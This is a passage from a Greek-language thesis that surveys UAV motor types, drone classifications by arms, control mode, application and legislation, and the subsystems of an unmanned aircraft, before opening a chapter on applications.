
Εικ. 2.16: Εσωτερική δομή Brushed Motor

- **Brushless Motor:** Απαιτούν πολύ λιγότερη συντήρηση σε σχέση με το Brushed motors και έχουν ως βασικό τους πλεονέκτημα τις μεγάλες αποδόσεις που προσφέρουν λόγω της ύπαρξης μόνιμων μαγνητών. Επιπλέον έχουν την δυνατότητα να προσφέρουν μεγαλύτερη ταχύτητα στο drone καταφέροντας να διανύσει πολλά περισσότερα χιλιόμετρα συγκριτικά με την προηγούμενη κατηγορία που προαναφερθήκαμε. Η τροφοδότηση του γίνεται με εναλλασσόμενο ρεύμα επομένως για να εκκινήσει κατάλληλα ο κινητήρας θα πρέπει να επιλεγεί το κατάλληλο είδος μετατροπέα και ελέγχου που θα καθοδηγεί αντίστοιχα και τον χειριστή [33].






**Εικ. 2.17:** Τρόπος οδήγησης (κίνησης) Brushless Permanent Magnet DC Motor



**Εικ. 2.18:** Τρόπος οδήγησης Brushless DC κινητήρα με την χρήση μετατροπέα

## 2.5 Κατηγοριοποίηση UAVs με βάση τους βραχίονες τους

Μία σημαντική παράμετρος που χρήζει ιδιαίτερης διερεύνησης αφορά τον αριθμό των βραχιόνων που φέρει το μη επανδρωμένο όχημα. Ανάλογα με τον αριθμό των βραχιόνων θα φέρουν και τους αντίστοιχους κινητήρες όπου στην περίπτωση των brushless κινητήρων θα εκτελούν και την αντίστοιχη κίνηση του.



**Εικ. 2.19:** Διάφορες κατηγορίες drones με βάση τον αριθμό των βραχιόνων τους

Οι πιο χαρακτηριστικές κατηγορίες είναι οι εξής:

- ✓ **Tricopter UAVs:** Από το όνομα του και μόνο κάποιος πολύ εύκολα μπορεί να αντιληφθεί ότι πρόκειται για ένα εναέριο όχημα με 3 βραχίονες. Το πιο σημαντικό στοιχείο που αποτελεί και βασικό του χαρακτηριστικό είναι ότι δεν διαθέτει κινητήρα για καθέναν από τους βραχίονες του. Η βασική του δομή περιλαμβάνει 3 κινητήρες, 3 μεταβλητές, 1 σερβοκινητήρα και 4 έλικες. Ο πίσω βραχίονας αποτελείται από 2 έλικες, 1 κινητήρα και ένα σερβοκινητήρα καθώς το σύστημα απαιτεί ιδιαίτερη σταθερότητα κατά την λειτουργία του[34]. Άλλωστε σε ερευνητικό επίπεδο αρκετοί αλγόριθμοι βελτιστοποίησης και αρκετές μελέτες έχουν ασχοληθεί τόσο με τις γωνίες κλίσεις κατά την πτήση τους όσο και την χρήση PID controller (Fuzzy Logic Controller) προκειμένου να ελέγξουν την σταθερότητα του [35],[36].



**Εικ. 2.20:** Tricopter UAV

- ✓ **Quadcopters:** Αποτελεί τον πιο διαδεδομένο τύπο drones. Χρησιμοποιείται για τις περισσότερες εφαρμογές διότι έχει πολλαπλές χρήσεις (λόγω κάμερας για καταγραφή δεδομένων) λόγω των χαρακτηριστικών που διαθέτει. Πρόκειται για το πιο οικονομικό είδος για αγορά σε σχέση με τις προηγούμενες κατηγορίες και περιλαμβάνει 4 ηλεκτρικούς κινητήρες και 4 έλικες που βασικός σκοπός τους είναι να προσφέρουν την απαραίτητη σταθεροποίηση του συστήματος και για αυτόν τον σκοπό είναι τοποθετημένες σε σταυροειδές σχήμα [37].



**Εικ. 2.21:** Quadcopters

- ✓ **Hexcopters (Εξακόπτερο):** Η κίνηση του μπορεί να στηριχθεί και με τους δύο τύπους κινητήρα που προαναφέρθηκαν είτε είναι brushed είτε brushless. Διαθέτει κάμερα και αντίζυγο προκειμένου να εκτελεί εναέριους πυροβολισμούς. Το βασικό στοιχείο του συγκεκριμένου τύπου drones είναι η σταθερότητα του καθώς ακόμα και αν χαθεί ένας

κινητήρας μπορεί να διατηρηθεί σε λειτουργία και κίνηση καθώς διαθέτει 5 κινητήρες ακόμα [38].

Συμπεραίνουμε ότι όσο περισσότερους έλικες (πτερύγια) διαθέτει ένα drone τόσο πιο μεγάλη ισχύ έχει το εναέριο όχημα αλλά και μεγαλύτερη σταθερότητα κατά την λειτουργία του. Άρα ένα οκτακόπτερο έχει μεγαλύτερη ισχύ και σταθερότητα από ένα εξακόπτερο. Το μόνο αρνητικό των συγκεκριμένων τύπων UAVs είναι ότι όσο περισσότερα πτερύγια διαθέτει τόσο μεγαλύτερη είναι η δυσκολία κίνησης εντός του χώρου [39].



**Εικ. 2.22:** Εξακόπτερο UAVs

- ✓ **Octocopters (Οκτακόπτερο):** Για την συγκεκριμένη κατηγορία drone για να τους δοθεί η κατάλληλη κίνηση χρησιμοποιείται ένα είδος κινητήρα είτε brushed είτε brushless. Από τα βασικά μειονεκτήματα είναι ότι ο χρήστης θα πρέπει να συναρμολογήσει όλο τα μέρη του μη επανδρωμένου οχήματος [40].



**Εικ. 2.23:** Οκτακόπτερο UAVs

- ✓ **Coaxial:** Αποτελούνται από μεγαλύτερο αριθμό πτερυγίων αλλά και ηλεκτρικών μηχανών. Κάθε βραχίονας διαθέτει δύο κινητήρες, με δύο δίσκους και έλικες. Γενικότερα η συγκεκριμένη κατηγορία drones διαθέτει έξι ή περισσότερους, άρα και μεγαλύτερη ισχύ, μεγαλύτερη σταθερότητα και μεγαλύτερο βάρος. Κυρίως χρησιμοποιείται για εφαρμογές επαγγελματικών φωτογραφιών που απαιτούν συγκεκριμένο βάρος [41].



**Εικ. 2.24:** Coaxial UAV

## 2.6 Κατηγοριοποίηση UAVs με βάση τον τρόπο οδήγησης

Επιπλέον ένας άλλος τρόπος διαχωρισμού των drones είναι με βάση τον τρόπο οδήγησης τους. Παρατηρούμε δύο βασικές παραμέτρους οι οποίες είναι:

- **Τηλεκατευθυνόμενα:** Πρόκειται για drones τα οποία ο χρήστης έχει τον πλήρη έλεγχο του σε όλη την διάρκεια λειτουργίας και έχει την δυνατότητα να το κατευθύνει και να το λειτουργεί όπως ο ίδιος επιθυμεί. Ο καθορισμός της γενικότερης λειτουργίας του συστήματος πραγματοποιείται με την χρήση ενός χειροκίνητου ελεγκτή όπως φαίνεται και

στην παρακάτω εικόνα. Στην συγκεκριμένη εργασία για την πειραματική επιβεβαίωση των αποτελεσμάτων χρησιμοποιήθηκε ένα τηλεκατευθυνόμενο UAV.



**Εικ. 2.25:** Τηλεκατευθυνόμενο Quadcopter Phantom

- **Αυτόματα:** Με την χρήση κατάλληλου προγραμματισμού και αισθητήρων ο χρήστης έχει την δυνατότητα να μπορεί να κατευθύνει μέσω κατάλληλου λογισμικού το drone και παράλληλα να μπορεί να καθορίζει από πριν την λειτουργία του και αυτό να εκτελεί αποκλειστικά τις εντολές του.



**Εικ. 2.26:** Αυτόματο UAV

## 2.7 Κατηγοριοποίηση UAVs με βάση την εφαρμογή τους

Ανάλογα με τα κατασκευαστικά χαρακτηριστικά-δυνατότητες τους τα drones έχουν την δυνατότητα να καλύπτουν μεγάλες αποστάσεις ακόμα και σε μικρά χρονικά διαστήματα [42]. Μερικές από τις βασικές εφαρμογές που τα συναντάμε είναι:

- ❖ **Drones για αρχάριους:** Πρόκειται για UAV τα οποία είναι κατάλληλα σχεδιασμένα για άτομα τα οποία έχουν ξεκινήσει τώρα να τα χειρίζονται. Τα κατασκευαστικά τους χαρακτηριστικά είναι διαμορφωμένα ώστε να αντέχουν σε χτυπήματα. Χρησιμοποιούν brushed κινητήρες ώστε να έχουν μικρότερη ισχύ και χαμηλό κόστος συντήρησης αλλά και η αγορά τους είναι αρκετά οικονομική. Λόγω των παραπάνω δυνατοτήτων επιτρέπουν τον χρήστη να πειραματιστεί άφοβα, να αρχίσει να αποκτά εμπειρία και να τα ελέγχει σε οποιοδήποτε ύψος και απόσταση φτάνουν. Τα συγκεκριμένα αεροσκάφη διαθέτουν ενσωματωμένες οδηγίες πτήσης ώστε η εκμάθηση να γίνει και απλούστερη και πληρέστερη.



Εικ. 2.27: Drones για Αρχάριους

- ❖ **Αγωνιστικά UAVs:** Παρόλο που είναι αρκετά μικρά σε μέγεθος καθώς αποτελούνται από ανθρακονήματα, είναι κατασκευασμένα με τέτοιο τρόπο ώστε να αναπτύσσουν μεγάλες ταχύτητες. Οι κινητήρες τους είναι με αρκετά μεγάλη ισχύ ώστε να αναπτύσσουν ταχύτητα

ώς 200km/h και να έχουν αρκετά μεγάλη αυτονομία μπαταρίας. Ο χρήστης για να μπορεί να τα ελέγξει θα πρέπει να διαθέτει εμπειρία από άλλες παρόμοιες καταστάσεις [41].

Ο χειρισμός τους απαιτεί την εγκατάσταση μιας κάμερας αναμετάδοσης ώστε ο χρήστης διαθέτοντας ένα ειδικό ζευγάρι γυαλιών να μπορεί να λαμβάνει τις απαραίτητες πληροφορίες της πτήσης και να το κατευθύνει σαν να είναι ο ίδιος πιλότος [43].



**Εικ. 2.28:** Αγωνιστικό Drone και ο χρήστης

- ❖ **UAVs με κάμερα:** Οι περισσότερες εφαρμογές που χρησιμοποιούνται τα drone αφορούν την λήψη βίντεο και φωτογραφιών. Με αυτόν τον τρόπο δίνεται η δυνατότητα λήψεων από τις πιο απλές μέχρι και τις πιο σύνθετες ακόμα και σε ακραία μέρη και συνθήκες [44].

Ανάλογα με τις δυνατότητες που διαθέτει το μη επανδρωμένο εναέριο όχημα μπορούμε να εντοπίσουμε διάφορες κατηγορίες drones με κάμερες Wi-Fi ώστε να έχουν δυνατότητες διασύνδεσης με το κινητό τηλέφωνο και να μεταφέρονται δεδομένα απευθείας. Επίσης, αν επιθυμούμε φωτογραφίες υψηλής ευκρίνειας, εγγραφή βίντεο και ταινιών για επαγγελματική χρήση μπορούμε να χρησιμοποιούμε κάμερες FPV όπως στα αγωνιστικά UAVs όπου υπάρχει σταθερή κάμερα [45].





**Εικ. 2.29:** UAV με κάμερα με δυνατότητες διασύνδεσης στο κινητό τηλέφωνο

- ❖ **Επαγγελματικά UAVs:** Αφορά drones για επαγγελματικές χρήσεις τα οποία διευκολύνουν την εργασία του χρήστη. Αποτελούνται από φωτογραφικές μηχανές ενισχυμένων δυνατοτήτων σε σχέση με τις συμβατικές, όπως θερμικές κάμερες (για θερμική ανάλυση), υπέρυθρες και πολυφασικές. Κυρίως αυτές χρησιμοποιούνται σε στρατιωτικές εφαρμογές αναγνώρισης και αναχαίτισης, γεωργικές δραστηριότητες, καταγραφή ζημιών, πυρόσβεση, security system. Σε αυτές τις περιπτώσεις απαιτούνται κάμερες υψηλής ευκρίνειας.

Από την συγκεκριμένη κατηγορία των UAVs τα περισσότερα κατασκευάζονται με τέτοιο τρόπο ώστε να μπορούν να χρησιμοποιηθούν για την υλοποίηση του έργου που υπάρχει ανάγκη. Επομένως τα βασικά στοιχεία του όπως το σασί, ο πομπός και το drone σχεδιάζονται με τέτοιο τρόπο ώστε να μπορούν να υλοποιήσουν τον σκοπό που θέλει να υλοποιήσει ο χρήστης [41].

Ο κινητήρας που φέρουν είναι brushless DC μόνιμου μαγνήτη. Ο βασικός λόγος επιλογής του συγκεκριμένου τύπου κινητήρα είναι επειδή απαιτείται μεγάλη ισχύς καθώς πολλά χρησιμοποιούνται για ανυψώσεις μεγάλου όγκου φορτίου. Ιδιαίτερη έμφαση πρέπει να δοθεί και στην μπαταρία η οποία πρέπει να είναι κατάλληλα διαμορφωμένη ώστε να μπορεί να δίνει την απαραίτητη αυτονομία στο UAV για μεγάλο χρονικό διάστημα [42].




**Εικ. 2.30:** Χρήση UAV για γεωργικές δραστηριότητες

## 2.8 Κατηγοριοποίηση UAVs με βάση την νομοθεσία

Η πλοήγηση όμως ενός μη επανδρωμένου εναέριου οχήματος απαιτεί ορισμένες **προϋποθέσεις** και κριτήρια για την ασφάλεια της κάθε πτήσης. Η νομοθεσία διαφέρει από χώρα σε χώρα. Από την πλευρά του ο χρήστης καλείται να είναι συνεπής και υπεύθυνος ιδίως όταν δεν διαθέτει την απαιτούμενη εμπειρία να το χρησιμοποιήσει πάνω από ανθρώπους ή περιοχές.

Τα πιστοποιητικά χειριστών drones έχουν πολλές κατηγορίες καθώς η πλοήγηση τους μπορεί να αρχίζει από τα 2,5 kg και να φτάνει ως τα 25 kg. Ο ενδιαφερόμενος ανάλογα με την κατηγορία καλείται να εξεταστεί τόσο σε θεωρητικές όσο και σε πρακτικές εξετάσεις αφού πρώτα καταφέρει να περάσει με επιτυχία τις ιατρικές εξετάσεις.

Με βάση όμως έναν νόμο που ισχύει από τον Δεκέμβριο του 2017 υπάρχει και η δυνατότητα χρήσης του για ψυχαγωγία. Βέβαια πρόκειται για drones με αρκετά χαμηλό βάρος που είναι μικρότερο από 250 gr και επιτρέπεται να περνάει πάνω από κατοικημένες περιοχές και ανθρώπους αρκεί το ύψος πτήσης τους να μην είναι μεγαλύτερο από τα 20 m.



**Εικ. 2.31:** Μέγιστα βάρη Drones για χρήση με βάση την νομοθεσία

## 2.9 Σύνθεση του συστήματος των μη επανδρωμένων εναέριων οχημάτων

Όπως γνωρίζουμε κάθε σύστημα αποτελείται και από επί μέρους υποσυστήματα όπου το καθένα έχει το δικό του ξεχωριστό ρόλο και λειτουργία. Έτσι ένα UAV αποτελείται από τα εξής:

- Σταθμός Ελέγχου
- Ωφέλιμο φορτίο
- Αεροσκάφος
- Σύστημα πλοήγησης-κατεύθυνσης
- Βασικός εξοπλισμός πτήσης
- Επικοινωνίες
- Διασυνδέσεις
- Εγχειρίδιο Υποστήριξης
- Μεταφορά

Όλα τα παραπάνω υποσυστήματα αποτελούν το βασικό κομμάτι για την ολοκλήρωση της πτήσης του μη επανδρωμένου οχήματος. Προφανώς ο ρόλος του ενός δεν είναι ανεξάρτητος του άλλου καθώς όλα θα πρέπει να λειτουργούν σωστά και ακόμα και αν ένα υπολειτουργεί μπορεί να θέσει σε κίνδυνο της ασφάλεια της πτήσης. Εκτός όμως από την λειτουργία και τον ρόλο που έχουν τα συγκεκριμένα υποσυστήματα μεγάλη σημασία θα πρέπει να δοθεί και σε ακραίες περιβαλλοντικές συνθήκες που μπορούν να λειτουργήσουν αποτρεπτικά για την ασφαλή ολοκλήρωση της [46].

Ενδεικτικά θα αναφερθούμε στα βασικά στοιχεία των υποσυστημάτων:

**2.9.1 Σταθμός εδάφους-ελέγχου:** Αποτελεί το βασικό κέντρο ελέγχου της πτήσης του αεροχήματος καθώς από εκεί μεταδίδονται όλες οι απαραίτητες πληροφορίες οι οποίες καταγράφονται από το μη επανδρωμένο όχημα και επεξεργάζονται πριν να εκτελεστούν. Είναι μία συσκευή η οποία μπορεί να είναι είτε μεταφερόμενη είτε να τοποθετείται σε ένα σταθερό σημείο διευκολύνοντας την παρακολούθηση και τον χειρισμό του οχήματος αξιοποιώντας τις πληροφορίες που δέχεται. Είναι αρκετά αναπτυγμένο τεχνολογικά καθώς η οποιαδήποτε επικοινωνία αεροχήματος-κέντρο ελέγχου μπορεί να πραγματοποιηθεί με την χρήση αισθητήρων εκτελώντας με αυτόν τον τρόπο την οποιαδήποτε αλλαγή στην κατεύθυνση της διαδρομής [47].



**Εικ. 2.32:** Σταθμός εδάφους-ελέγχου UAV

**2.9.2 Ωφέλιμο φορτίο:** Σε παλαιότερες εφαρμογές των μη επανδρωμένων οχημάτων ο όρος αυτός αφορούσε στο μέγιστο φορτίο που μπορεί να σηκώσει το αερόχημα κατά την λειτουργία της πτήσης. Σήμερα, όμως αφορά ένα μέρος του εναέριου οχήματος προκειμένου να επιτευχθεί η οποιαδήποτε αποστολή που του έχει οριστεί. Περιλαμβάνει κάμερες, λέιζερ, αισθητήρες θέσης και ραντάρ όπου καταγράφονται όλες οι απαραίτητες πληροφορίες. Ανάλογα με την αποστολή προσαρμόζονται και τα ωφέλιμα φορτία. Γενικότερα οι συγκεκριμένοι αισθητήρες είναι ακριβείας και χαρακτηρίζονται από σταθερότητα κυρίως αν πρόκειται για κάμερες όπου τόσο η μάζα όσο και ο φωτογραφικός φακός πρέπει να είναι κατάλληλα προσαρμοσμένοι στο drone.



**Εικ. 2.33:** Ωφέλιμο φορτίο Drones στο παρελθόν και ωφέλιμο φορτίο Drones στο σήμερα

**2.9.3 Αεροσκάφος:** Περιλαμβάνει τις πλατφόρμες εξάρτησης δηλαδή όλα τα απαραίτητα μέρη όπως τα μπαλόνια και χαρταετούς στα οποία όμως πριν χρησιμοποιηθούν στο αερόχημα έχει γίνει κατάλληλη επεξεργασία προκειμένου να είναι εκτός από ασφαλή και αποδοτικά πλήρως προσαρμοσμένα τόσο στις καιρικές συνθήκες όπως την ταχύτητα του ανέμου και να διαθέτουν την κατάλληλη αντοχή, όσο και στις ανάγκες της εκάστοτε αποστολής που έχουν οριστεί.


**2.9.4 Σύστημα πλοήγησης:** Αποτελείται από ένα σύστημα καθορισμού της κατεύθυνσης και πορείας που θα διαγράψει το αερόχημα προκειμένου να ολοκληρώσει επιτυχώς την αποστολή του. Τα περισσότερα σύγχρονα drones διαθέτουν κάμερα υψηλής ανάλυσης προκειμένου ο χρήστης να έχει την καλύτερη δυνατή εικόνα ώστε να το κατευθύνει ανάλογα προσπερνώντας τυχόν εμπόδια που ενδεχομένως θα βρεθούν στην πορεία του.

**2.9.5 Βασικός εξοπλισμός:** Επίσης ένα βασικό υποσύστημα που χρήζει ιδιαίτερης διερεύνησης είναι ο βασικός εξοπλισμός που θα πρέπει να διαθέτει το σύστημα και οφείλει να ελέγξει πολύ προσεκτικά ο χρήστης του drone. Αρχικά, ο **εξοπλισμός υποστήριξης** όπου περιλαμβάνονται οι αναλυτικές οδηγίες λειτουργίας και συντήρησης, ο **εξοπλισμός αποκατάστασης**, σε αυτό περιλαμβάνεται το αλεξίπτωτο το οποίο θα πρέπει να είναι εγκατεστημένο με τέτοιο τρόπο ώστε να μπορεί να λειτουργήσει σε περίπτωση κατακόρυφης πτώσης του εναέριου οχήματος και θα



πρέπει να είναι εγκατεστημένο μέσα σε αυτό. Επιπλέον θα πρέπει να διαθέτει κατάλληλο σύστημα με αερόσακους για την διασφάλιση του κοινού πάνω από το οποίο πετάει. **Εξοπλισμός εκτόξευσης**, καθορίζεται με βάση το είδος του drone καθώς ορισμένα απαιτούν για την εκτόξευση τους κατάλληλα διαμορφωμένο διάδρομο απογείωσης ενώ άλλα εκτοξεύονται αυτόματα από τους χειριστές τους. Τέλος, απαιτείται σε αρκετές περιπτώσεις και ο εξοπλισμός ανάκτησης δηλαδή η δυνατότητα από τον χειριστή να ελέγχει το αερόχημα από την στιγμή της εκτόξευσης του και σε όλη της διάρκεια της πτήσης του και να έχει την δυνατότητα να το επαναφέρει στην καθορισμένη πορεία του αν αυτό παρεκκλίνει από αυτήν.

**2.9.6 Επικοινωνίες:** Υπάρχουν δύο είδη επικοινωνιών ώστε να επιτυγχάνεται η επαφή ανάμεσα στο UAV και το κέντρο ελέγχου. Υπάρχει η δυνατότητα της ανερχόμενης ζεύξης δηλαδή οι εντολές να μεταδίδονται από το έδαφος στο αερόχημα αλλά και αντίστροφα δηλαδή της κατερχόμενης ζεύξης δηλαδή δυνατότητα μετάδοσης της πληροφορίας από το όχημα στο κέντρο ελέγχου. Στην παρακάτω εικόνα παρουσιάζεται με ποιον τρόπο μπορεί να πραγματοποιηθεί η επικοινωνία-συνεργασία μεταξύ των δύο υποσυστημάτων.



**Εικ. 2.34:** Τρόπος επικοινωνίας ανάμεσα στο κέντρο ελέγχου και στο UAV κατά την διάρκεια πτήσης

**2.9.7 Διασυνδέσεις:** Για να μπορούν να συλλεχθούν και να επεξεργαστούν πιο εύκολα οι πληροφορίες του εναέριου οχήματος απαιτείται να χρησιμοποιηθούν κάποιοι συγκεκριμένοι αισθητήρες οι οποίοι διακρίνονται σε δύο βασικές κατηγορίες: Οι εικονοληπτικοί και οι αισθητήρες πλοήγησης. Στην πρώτη κατηγορία διακρίνονται οι **αισθητήρες ορατού φάσματος** που λειτουργούν σε κλίμακα μήκους 0,4-0,7μm, **πολυφασματικές κάμερες** που η λειτουργία

τους πραγματοποιείται σε περιοχές 350nm έως 1000nm του ηλεκτρομαγνητικού φάσματος, **υπερφασματικές κάμερες** έχουν την δυνατότητα να συλλέγουν δεδομένα από ένα σύνολο εικόνων, **κάμερα θερμικής απεικόνισης** που έχει εφαρμογή σε μεγαλύτερα μήκη κύματος από τα 0,7μm -1000 μm, **laser σαρωτές** όπου παράγοντας ακτίνες laser έχουν την δυνατότητα να καλύπτουν ένα μεγάλο τμήμα του ηλεκτρομαγνητικού φάσματος, ενώ ο ρόλος του **radar** είναι να μπορεί να πραγματοποιεί έλεγχο και σάρωση της επιφάνειας που κινείται το όχημα και επιπλέον να μεταδίδει σήματα στο κέντρο ελέγχου. Όσο αναφορά τους **αισθητήρες πλοήγησης** οι οποίοι λειτουργούν σαν αυτόματοι πιλότοι του drone, έχουν την δυνατότητα καταγραφής με μεγάλη ακρίβεια της θέσης και της ταχύτητας του αεροχήματος. Χρησιμοποιώντας από εκεί και πέρα μία συσκευή GPS η οποία μεταφέρει πληροφορίες πτήσης μέσω δορυφόρου βοηθάει τον χρήστη ώστε να μπορεί να το κατευθύνει και να το καθοδηγεί όπου εκείνος το θέλει. Επιπρόσθετα κάποια από τα συστατικά μέρη για την πλοήγηση του μη επανδρωμένου drone είναι το GNSS, τα γυροσκόπια, το βαρόμετρο, η πυξίδα και ο αισθητήρας προσδιορισμού του ύψους [48]. Σημαντικό ρόλο στην τροφοδότηση του εναέριου οχήματος καθορίζει και η μπαταρία η οποία είναι υπεύθυνη για την παροχή της απαιτούμενης ενέργειας ώστε να λειτουργήσει το σύστημα. Γενικότερα η μπαταρία προσφέρει την απαιτούμενη ενέργεια στον μετατροπέα (inverter) και εκείνος με την σειρά του θα τροφοδοτήσει αντίστοιχα τον κινητήρα ο οποίος καθορίζει την γενικότερη κίνηση του drone.



**Εικ. 2.35:** Αυτόματος πιλότος UAV





Εικ. 2.36: Συσκευή πλοήγησης GPS



Εικ. 2.37: Βαρόμετρο



Εικ. 2.38: Γυροσκόπιο




**Εικ. 2.39:** Μπαταρία τροφοδότησης του συστήματος κίνησης drone

2.9.8 Εγχειρίδιο υποστήριξης: Κυρίως χρησιμοποιείται σε περιπτώσεις έκτακτης ανάγκης και περιλαμβάνει αναλυτικές οδηγίες οδήγησης, δυνατοτήτων και αναλυτικού εξοπλισμού και λειτουργίας των διάφορων υποσυστημάτων του drone.

## Κεφάλαιο 3<sup>ο</sup>: Εφαρμογές και καθημερινές χρήσεις των μη επανδρωμένων εναέριων οχημάτων (UAVs)

### 3.1 Εισαγωγή

Στο συγκεκριμένο κεφάλαιο θα επικεντρωθούμε σε μία εκτενέστερη αναφορά στην ανάλυση των βασικών εφαρμογών όπου συναντάμε τα μη επανδρωμένα οχήματα. Τα μη επανδρωμένα οχήματα έχουν δώσει την δυνατότητα στους χρήστες να καλύπτουν τις καθημερινές τους ανάγκες χάρη στην ακρίβεια και την ταχύτητα που τα διακατέχει. Βέβαια αν αναλογιστεί κανείς ότι πολλές από τις αποστολές των UAVs και κατά συνέπεια πολλές καθημερινές χρήσεις τους θα μπορούσαν να καλυφθούν ακόμα πιο γρήγορα από ένα σμήνος από drones θα διαπιστώσει ότι αποτελεί ένα βασικό ζητούμενο που χρήζει περισσότερης έρευνας και μελέτης.



Εικ. 3.1: Βασικές εφαρμογές χρήσης UAVs

Με την συνεχή τεχνολογική εξέλιξη δίνεται η δυνατότητα να αναπτύσσονται διαρκώς τα UAVs. Το πιο χαρακτηριστικό στοιχείο της εξέλιξης τους, αφορά το ύψος που έχουν την δυνατότητα να φτάνουν καθώς και την διάρκεια της πτήσης τους. Επιπρόσθετα, μέσα από την εξέλιξη των

εικονοληπτικών αισθητήρων και το χαμηλό ωφέλιμο φορτίο δίνει την δυνατότητα μεγάλης χωροταξικής μελέτης οποιουδήποτε χώρου. Η χρήση των συγκεκριμένων αισθητήρων προσφέρει αυτοματοποιημένες εικόνες με αρκετά μεγάλη ακρίβεια [47]. Επιπλέον μπορούν να παραχθούν μοντέλα DSM/DTM σε πολύ μικρό χρονικό διάστημα [49].

## 3.2 UAVs και έξυπνες πόλεις

